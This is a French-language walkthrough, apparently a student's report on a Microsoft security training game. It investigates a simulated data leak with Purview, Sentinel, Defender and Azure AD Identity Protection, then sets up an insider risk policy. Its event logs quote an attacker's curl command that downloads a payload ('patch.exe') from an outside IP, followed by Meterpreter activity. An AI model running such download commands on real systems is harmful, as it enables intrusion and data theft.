
Keeping up Appearances game

Mise en situation :


"Keeping up Appearances" démarre avec une équipe confrontée à une menace de piratage exigeant un versement de cinq millions de Monero sous la menace de divulguer des données clients. Abigail Jackson, CEO, prend des décisions cruciales, envisageant le paiement de la rançon et la nécessité de signaler l'incident aux régulateurs. Une stratégie de gestion de crise est mise en place, impliquant la remise des appareils électroniques. Durant le jeu promet je vais être confronter à une de gestion de crise, soulignant l'importance de décisions rapides et d'une collaboration d'équipe pour préserver l'image de l'entreprise, créant une intrigue captivante.

Les fichiers qui ont leak (les infos qu'on a, on va baser notre première recherche sur cela) :




Étape 1 : Search for Leaked File

J'utilise Microsoft Purview et je rentre les paramètres suivants :



Filtré par auteur et par la location (SharePoint sites).

J'ai obtenu des résultats que j'ai décidé d'exporter :




J'ai choisi d'exporter les résultats cochés car dans le path nous voyons Amari Rivera, c'est ce qui nous était demander, de retrouver les fichiers d'Amari rivera.

Note : Amari Rivera est membre de l'équipe e-Commerce et organise de facto les fêtes de l'entreprise.


Étape 2 : Investigate Amari in Sentinel & Defender

L'appareil d'Amari a-t-il été compromis et comment ? Je vais utiliser Microsoft Sentinel, examiner l'appareil d'Amari et voir ce que je peux trouver trouver. À la suite d'un résultat, poursuivre sur Microsoft 365 Defender.

Sur Microsoft Sentinel j'ai premièrement été dans les logs, mais il y en avait beaucoup, je dois donc améliorer la query :




J'ai amélioré ma query et obtenu des résultats pertinent et non pertinent, ce qui m'a amené à faire des choix :




J'ai choisi les paramètres « timeGenerated », « displayname », « alertlink » et « compromisedEntity », ce qui m'a amené aux indices suivants :

- TimeGenerated (Temps de Génération) : La date et l'heure de l'événement sont le 29 octobre 2021 à 23h31m39s
- DisplayName (Nom d'Affichage) : L'événement est identifié comme "Reflective dll loading detected" (Détection du chargement de DLL réfléchie).
- AlertLink (Lien d'Alerte) : Il y a un lien vers une alerte associée à cet événement. Le lien fourni (https://security.microsoft.com/alerts/da637711…)
- CompromisedEntity (Entité Compromise) : L'entité compromise est identifiée comme "pc105". Cela indique que l'ordinateur associé à cet événement est le PC avec le nom "pc105".

Je me suis ensuite rendu dans la section incident :




J'ai sélectionné l'incident réaliser à la date qui m'intéresse, j'ai coché les différents paramètres, ce qui m'a donné des indices :



On y retrouve la date et l'heure de création, le nom de l'auteur, le nom du pc, et le nom du fichier (patch.exe).


De plus, l'incident de sévérité high m'a interpelé :



J'obtiens des indices bonus comme précisé ici.

Ensuite, je me rends sur Microsoft 365 Defender pour poursuivre mon enquête.

Je me suis rendu dans la section device inventory et j'ai sélectionner le pc105 qui est celui qui m'intéresse, je me suis rendu dans la timeline et j'ai découvert beaucoup d'indice intéressant :



C'est une série d'activité potentiellement malveillante réalisée sur le pc d'amari :


Dans l'ordre :

- Commande : 'curl http://20.108.242.184/name.exe -o patch.exe' (29 octobre 2021, 16h09m18s)
- Événement : curl.exe crée le fichier patch.exe (16h12m53s)
- Événement : patch.exe établit une connexion avec 20.108.242.184:443 (16h12m53s)
- Événement : Outil post-exploitation Meterpreter (16h15m22s)
- Événement : Un Cmdlet PowerShell malveillant est invoqué sur la machine (16h15m56s)
- Événement : patch.exe lit potentiellement le fichier ShoppingList.zip (16h18m28s)


Record details about events that occurred on Amari's PC

- Event: patch.exe read potentially valuable file ShoppingList.zip
  Event time: 10/29/2021, 4:18:28.036 PM
- Event: A malicious PowerShell Cmdlet was invoked on the machine
  Event time: 10/29/2021, 4:15:56.832 PM
- Event: Meterpreter post-exploitation tool Event time: 10/29/2021, 4:15:22.937 PM
- Event: patch.exe established a connection with 20.108.242.184:443
  Event time: 10/29/2021, 4:12:53.101 PM
- Event: curl.exe created file patch.exe Event time: 10/29/2021, 4:12:53.101 PM
- Command: 'curl http://20.108.242.184/name.exe -o patch.exe'
  Event time: 10/29/2021, 4:09:18.941 PM


Ensuite je me rends dans la section des alertes et je remarque que patch.exe contient un numéro (id ?) :



Après plusieurs cliques, je me rends dans la section « evidence and response » :




Je remarque plusieurs processes (3) et je coche le bon avec l'id découvert auparavant.




Étape 3 : Investigate Amari in Azure AD Identity Protection


Je me rends sur azure AD identity protection, dans la liste des « risky users », je remarque Amari Rivera :



Je récupère des infos sur son username, le niveau de risque et la dernière update :



Ensuite, je vais dans risk détection et je remarque Amari rivera, je me rends dans les détails et je récupère quelques indices :




En résumé, cette détection indique qu'il y a eu une tentative de Password spray à partir de l'adresse IP 199.249.230.167 à San Angelo, Texas, États-Unis, à 2h49 du matin le 27 octobre 2021. La détection a eu lieu hors ligne, le niveau de risque est élevé soit considérer comme élevé.

Un password spray est une technique ou l'attaquant qui cherche le mot de passe, test un petit nombre de mot de passe courant chez les utilisateurs lambda, cela sert à éviter de déclencher les mesures de sécurité mise en place.

Étape 4 : Set Up Insider Risk Policy

Je me rends dans Microsoft purview pour créer la policy :



Je l'ai créé selon les informations demandées.

En résumé, la politique de risque interne est adaptée pour l'équipe spécifiée (eCommerce), je mets l'accent sur la prévention des fuites de données plus particulièrement les numéros de carte de crédit. La surveillance est faite selon plusieurs indicateurs, cette politique prend effet immédiatement. Les alertes peuvent prendre jusqu'à 24h pour être générées. Il faut bien évidement informé les utilisateurs des changements et du potentiel impact.


Fin de la matinée :

Comment les fichiers ont été leaks ? Par un malware sur la machine de Amari. La machine a été compromise par Patch.exe qui a établi une connexion avec l'ip 20.108.242.184 :443

